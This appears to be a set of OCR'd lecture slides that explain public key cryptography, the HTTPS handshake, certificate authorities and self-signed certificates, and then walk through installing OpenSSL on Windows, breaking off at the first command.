
You need to trust that public key
cryptography & signature works:

1. Any message encrypted with Bob's public key
can only be decrypted with Bob's private key.

2. Anyone with access to Alice's public key
can verify that a message (signature) could only
have been created by someone with access to Alice's private key.

- Any one on the internet even though they don't know Alice's private key only alice know her private key, can verify that massage was actually send by alice.

How does HTTPS Works



1 Give me youtube.com

2 Sure, here's my certificate, containing my public key. It was signed by Google CA.

3 Oh, I know and trust Google, I also know Google CA's Public key. I will verify this.

4 I trust Google CA, So looks like you're indeed who you say you are.


I have created a new secret key and encrypted it with your public key

5 Smart Choice. Only I have my private key and can decrypt this. so I now have your new secret as well!

6 We are the only two machines on the entire Internet who know this new secret key.

From now on let's encrypt all of our communication with this key!


What is certificate authority ? How it signed?



1
I have decided, I want to use HTTPS from now on.
I have created a Certificate Signing Request with my key pair. Can you please sign it?
youtube.com web server
Google CA
2
Sure. I have signed your request with my private key.
Anyone who has my public key can verify that it was actually me who signed it.
Private Key
Public Key
Private Key
Public Key
A Browser

- Browser has the list of these trusted certificates and it is issued by known authority.

Self signed certificate



Please sign my CSR

Your app deployed
to staging environment

Your very own
Certificate Authority

Here's you Certificate,
signed by me.

Private Key

Public Key

Private Key

Public Key

Your 2nd app wants
to interact with your
HTTPS app

this is the CA we trust

OpenSSL

- **OpenSSL** is a software library for applications that secure communications over computer networks against eavesdropping or need to identify the party at the other end. It is widely used by Internet servers, including the majority of HTTPS websites.
- Encrypted connections for the web are usually referred to as HTTPS connections.
- The S in HTTPS represents the security provided for the connection used to transport data.
- SSL (Secure Sockets Layer) establishes confidentiality by preventing eavesdroppers from sniffing the plaintext traffic.
- It also provides integrity by establishing a trusted identity of the web server to prevent intermediation attacks that try to manipulate traffic without being detected.
- The SSL and TLS protocols prevent eavesdroppers from being able to observe the plaintext (i.e. unencrypted) communications between two end points. This encryption protects users in shared networking environments like public Wi-Fi networks where traffic is visible to anyone within range of the wireless signals.
- An eavesdropper will see only the encrypted data between a web browser and a site using HTTPS. The traffic essentially looks like random bytes instead of passwords, cookie. The SSL and TLS protocols also establish the identity of a web site.

OpenSSL


- This mostly prevents an attacker from spoofing web sites or performing intermediation attacks in which a hacker intercepts, modifies, and forwards a victim’s traffic without their knowledge.
- The OpenSSL library is the most commonly used open source library for establishing encrypted connections and OpenSSL command is present by default on most Unix-based systems.
- Under Windows, we can use the command as provided by the Cygwin environment or we can build OpenSSL from source.
- OpenSSL is a general purpose cryptographic library that provides open-source implementation of the SSL and TLS protocols.
- It is widely used in Internet web servers, serving a majority of all web sites.

OpenSSL

- **Features:**
  - Open source
  - Provides secure communications
  - Fully functional implementation
  - Cross-Platform (works on Unix and Windows platforms)
  - It has a command-line interface and an application programming interface
    - Command-Line Interface (using OpenSSL command)
    - Application Programming Interface (C/C++, Perl, PHP and Python)

OpenSSL

- Click on the https://slproweb.com/products/Win32OpenSSL.html link to download the installer for Windows.
- OpenSSL is used to encrypt the document, sign the document. OpenSSL is widely used by websites to secure it using Https.
- Install openssl from downloaded .exe file
- And then set environment variables from : https://www.youtube.com/watch?v=OqqRvhl9As8
- Search environment variable and click on environment variable and under system variable click on new and set following values



Edit System Variable


Variable name: OPENSSL_CONF

Variable value: C:\Program Files\OpenSSL-Win64\bin\openssl.cfg

- Now open command prompt and type command :

OpenSSL

